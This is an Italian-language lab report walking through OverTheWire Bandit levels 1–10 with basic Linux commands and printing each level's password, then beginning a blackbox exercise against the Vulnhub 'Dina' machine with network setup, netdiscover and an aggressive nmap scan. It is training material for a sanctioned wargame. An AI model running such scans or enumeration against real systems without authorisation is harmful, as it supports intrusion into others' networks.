X □ - bandit1@bandit:~  
bandit1@bandit:~$ ls  
-  
bandit1@bandit:~$ █
```

```
X □ - bandit1@bandit:~  
bandit1@bandit:~$ cat ./-  
263JGJPfgU6LtdEvgfWU1XP5yac29mFx  
bandit1@bandit:~$ █
```

A questo punto la password ci porta al livello successivo.

# LIVELLO 2 e 3

## LIVELLO 2

La password questa volta si trova in un file rinominato con una frase, contenente degli spazi. Per visionarne il contenuto, bisogna usare cat con **escape** dei caratteri spazio.

```
bandit2@bandit:~$ ls
spaces in this filename
bandit2@bandit:~$ cat spaces\ in\ this\ filename
MNk8KNH3Usio41PRUEoDFPqfxLP1Smx
bandit2@bandit:~$
```

## LIVELLO 3

In questo livello, la password è memorizzata in un file nascosto nella directory `inhere`.

Grazie al **parametro -a** del comando `ls`, riusciamo a visionare eventuali file o directory nascoste e a proseguire col resto.

```
bandit3@bandit:~/inhere$ ls
inhere
bandit3@bandit:~/inhere$ cd inhere/
bandit3@bandit:~/inhere$ ls -a
. .. ...Hiding-From-You
bandit3@bandit:~/inhere$ cat ...Hiding-From-You
2WmrDFRmJIq3IPxneAaMGhap0pFhF3NJ
bandit3@bandit:~/inhere$
```

# LIVELLO 4 e 5

## LIVELLO 4

Nel livello 4, all'interno della cartella `inhere`, ci sono svariati file. Sono quasi tutti non leggibili, tranne uno. Il comando `file` ci aiuta a capire quale di questi è un **file** di testo e contiene la password.

```
X  □  -  bandit4@bandit:~/inhere
bandit4@bandit:~/inhere$ ls
.-file00  .-file01  .-file02  .-file03  .-file04  .-file05  .-file06  .-file07  .-file08  .-file09
bandit4@bandit:~/inhere$ file ./.-file*
.-file00: data
.-file01: data
.-file02: data
.-file03: data
.-file04: data
.-file05: data
.-file06: data
.-file07: ASCII text
.-file08: data
.-file09: data
bandit4@bandit:~/inhere$ cat ./.-file07
4oQYVPkxZ00E005pTW81FB8j81xXGUQn
bandit4@bandit:~/inhere$
```


## LIVELLO 5

Qui conta molto il comando `find`, con l'aggiunta di parametro interessante. In questo livello ci viene detto che il file si trova da qualche parte nella directory `inhere` e ha determinate caratteristiche, ovvero:

- è leggibile dagli umani
- è grande 1033 byte
- non è un eseguibile

Mi focalizzo sulla **dimensione in byte**, e col comando `find` vedo cosa trova.

# LIVELLO 5



```
bandit5@bandit:~$ ls
inhere
bandit5@bandit:~$ ls inhere/
maybehere00 maybehere04 maybehere08 maybehere12 maybehere16
maybehere01 maybehere05 maybehere09 maybehere13 maybehere17
maybehere02 maybehere06 maybehere10 maybehere14 maybehere18
maybehere03 maybehere07 maybehere11 maybehere15 maybehere19
bandit5@bandit:~$
```


```
bandit5@bandit:~$ find inhere/ -size 1033c
inhere/maybehere07/.file2
bandit5@bandit:~$ cat inhere/maybehere07/.file2
MnasnPhtq9AVKe0dmk45nxy20cvUa6EG
```

I

```
bandit5@bandit:~$
```

Come detto in precedenza, lo scopo del gioco è stimolare la ricerca. Grazie al parametro **-size**, specifico di voler cercare determinati file che rispondano alla dimensione di **1033c** (ovvero byte). Ci fosse stato più di un file con quella dimensione, avrei dovuto specificare più parametri in base ai criteri forniti nei suggerimenti, come il parametro **-executable** ad esempio. Comunque, per ogni dubbio:

***man [comando]***



```
-size n[cwbkMG]
    File uses less than, more than or exactly n units of space,
    rounding up. The following suffixes can be used:

    'b'    for 512-byte blocks (this is the default if no suffix is
          used)

    'c'    for bytes

    'w'    for two-byte words
```

# LIVELLO 6

## LIVELLO 6

In questo livello la password è memorizzata da qualche parte sul server, e ha le seguenti proprietà:

- appartiene all'utente bandit7
- appartiene al gruppo bandit6
- è grande 33byte



A terminal window titled "bandit6@bandit:~". The user runs three commands: "find / -user bandit7 -group bandit6 -size 33c 2>/dev/null", "ls -l /var/lib/dpkg/info/bandit7.password", and "cat /var/lib/dpkg/info/bandit7.password". The output shows a file named "bandit7.password" with permissions "-rw-r-----" owned by "bandit7" and "bandit6", size 33, modified on Jul 17 15:57. The content of the file is "m0rzbNTDkSw6jIlUc0ym0dMaLn0lFVAaj".

```
bandit6@bandit:~$ find / -user bandit7 -group bandit6 -size 33c 2>/dev/null
/var/lib/dpkg/info/bandit7.password
bandit6@bandit:~$ ls -l /var/lib/dpkg/info/bandit7.password
-rw-r----- 1 bandit7 bandit6 33 Jul 17 15:57 /var/lib/dpkg/info/bandit7.password
bandit6@bandit:~$ cat /var/lib/dpkg/info/bandit7.password
m0rzbNTDkSw6jIlUc0ym0dMaLn0lFVAaj
bandit6@bandit:~$
```

A questo punto ci viene in soccorso il solito comando **find**, con l'aggiunta del datato ma ancora oggi efficace **RTFM**. Quindi, apriamo il manuale, e potenziamo il comando find aggiungendo dei parametri interessanti al fine di cercare il file avente quelle specifiche caratteristiche.

Si controlla con **ls -s** che sia effettivamente così. Perchè in aggiunta ai parametri del find è stato inserito "**2>/dev/null?**". Sui sistemi Unix e Unix-like, **/dev/null** è una sorta di buco nero. Una periferica virtuale realmente esistente che scarta tutto ciò che arriva al suo interno. In questo caso, l'obiettivo era quello di reindirizzare tutti gli errori provenienti dal comando find precedente (quindi tutte le corrispondenze non trovate), al buco nero, al fine di pulire l'output. Ecco perchè alla fine viene mostrato a schermo soltanto il file corrispondente trovato.

# LIVELLO 7 e 8

## LIVELLO 7

La password in questo caso è memorizzata nel file data.txt accanto alla parola “**millionth**”.

Qui potrebbe essere molto interessante il comando **grep**. Questo comando viene usato per cercare determinati pattern all'interno dei file.

Ovviamente, cosa e dove dovrà cercare? Ecco l'esempio:

```
bandit7@bandit:~$ ls  
data.txt  
bandit7@bandit:~$ grep millionth data.txt  
millionth      dfwvzFQi4mU0wfNbFOe9RoWskMLg7eEc  
bandit7@bandit:~$
```

## LIVELLO 8

In questo livello abbiamo il solito file contenente svariate righe di password.

Quella che ci interessa prendere, è l'unica riga di testo presente **una sola volta** all'interno del file.

Procediamo quindi prima con il comando **sort**, per ordinare le righe, e poi andiamo a filtrare con il carattere **pipe** e il comando **uniq -u** quella univoca (uniq), per l'appunto.

```
bandit8@bandit:~$ ls data.txt  
data.txt  
bandit8@bandit:~$ sort data.txt | uniq -u  
4CKMh1JI91bUIZZPXDqGanal4xvAg0JM  
bandit8@bandit:~$
```

# LIVELLO 9


## LIVELLO 9

La password per questo livello è memorizzata nel file **data.txt**, in una delle poche stringhe leggibili.

Con il comando “**cat data.txt**”, si visualizzerebbero in output caratteri illeggibili.

Il livello in questione ci dice che la stringa della password è preceduta da diversi caratteri “=”.

Il comando **strings data.txt | grep '='** cerca tutte le linee nel file data.txt che contengono il carattere '=' dopo aver estratto le sequenze di caratteri stampabili usando il comando strings.




A terminal window showing the command-line session for solving the challenge. The user starts by listing files in the current directory (~) with 'ls'. Then, they use the 'file' command to determine the type of 'data.txt', which is identified as 'data'. Finally, they run the command 'strings data.txt | grep '='', which outputs several lines of characters, including the password 'FGUW5illVJrxX9kMYMmlN4MgbpfMiqey'.

```
bandit9@bandit:~$ ls
data.txt
bandit9@bandit:~$ file data.txt
data.txt: data
bandit9@bandit:~$ strings data.txt | grep '='
[===== the
EJ}@k=
T%===== passwordG
\      =f7
}===== ist"
WL[L=S
)|P=Vz
=Y^W^
=9|
s7.=;$
g=6E
| =?y=
===== FGUW5illVJrxX9kMYMmlN4MgbpfMiqey
=n/iZ
:'=F
bandit9@bandit:~$
```

# LIVELLO 10

## LIVELLO 10

Il file data.txt contiene **1 riga codificata in base64**. Per decodificare la stringa ho eseguito il comando “**base64 -d data.txt**” per arrivare alla password designata.



```
X  □  — bandit10@bandit:~  
bandit10@bandit:~$ ls  
data.txt  
bandit10@bandit:~$ cat data.txt  
VGhlIHBhc3N3b3JkIGlzIGR0UjE3M2ZaS2IwUlJzREZTR3NmM1JXbnBOVmozcVJyCg==  
bandit10@bandit:~$ base64 -d data.txt  
The password is dtR173fZKb0RRsDFSGsg2RWnpNVj3qRx  
bandit10@bandit:~$
```

## CONCLUSIONE

Il Bandit Wargame di OverTheWire offre un percorso educativo e divertente per imparare la sicurezza informatica. Questo report si concentra sui primi 10 livelli, evidenziando l'importanza di cercare comandi, consultare il manuale e utilizzare risorse online per risolvere le sfide.

# BONUS 2

## BLACKBOX DINA

### **TRACCIA**

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di blackbox. Non vengono fornite indicazioni sulla configurazione delle macchine Usare il terminale predefinito di Kali (o Parrot ) Non usare l'utente root ma inviare i comandi che lo necessitano usando il comando sudo.

### **Requisiti laboratorio :**

1

- File .OVA della blackbox

2


- Hypervisor (tipo 1 o 2)

1

- Macchina per l'attacco


# CONFIGURAZIONE AMBIENTE

Come prima cosa, si va a creare una **network privata** tra le due macchine mediante la sezione impostazioni - preferenze di virtualbox. Si crea una rete con NAT denominata “**Vulnhub**”.



# CONFIGURAZIONE AMBIENTE

Dopodiché, nella scheda 'Rete' di ciascuna macchina coinvolta, **si assegna** la rete NAT configurata in precedenza.



# NETDISCOVER E NMAP

Essendo una **blackbox** e non disponendo di informazioni rilevanti sulla macchina, si procede con la fase di **information gathering** per individuare l'indirizzo IP della macchina. Ciò può essere fatto utilizzando **netdiscover** o **nmap**:

```
Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP          At MAC Address      Count    Len  MAC Vendor / Hostname
---          ---               ---      ---  ---
10.0.2.1    52:54:00:12:35:00   1        60  Unknown vendor
10.0.2.2    52:54:00:12:35:00   1        60  Unknown vendor
10.0.2.3    08:00:27:c1:5e:80   1        60  PCS Systemtechnik GmbH
10.0.2.4    08:00:27:ef:62:1e   1        60  PCS Systemtechnik GmbH
```

Dopo aver individuato l'indirizzo IP, si procede con la fase di **enumerazione e scansione** dei servizi. Si esegue quindi una scansione **aggressiva** su tutte le porte:

```
└$ sudo nmap -A -p- -t 5 10.0.2.4
nmap: option '-t' is ambiguous; possibilities: '-timing' '-thc' '-ttl' '-traceroute' '-top-ports'
See the output of nmap -h for a summary of options.

[kali㉿kali]-[~]
└$ sudo nmap -A -p- -T5 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-17 16:39 EDT
Nmap scan report for 10.0.2.4 (10.0.2.4)
Host is up (0.00048s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Dina
| http-robots.txt: 5 disallowed entries
|_/ange1 /angeli /nothing /tmp /uploads
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:EF:62:1E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.48 ms 10.0.2.4 (10.0.2.4)

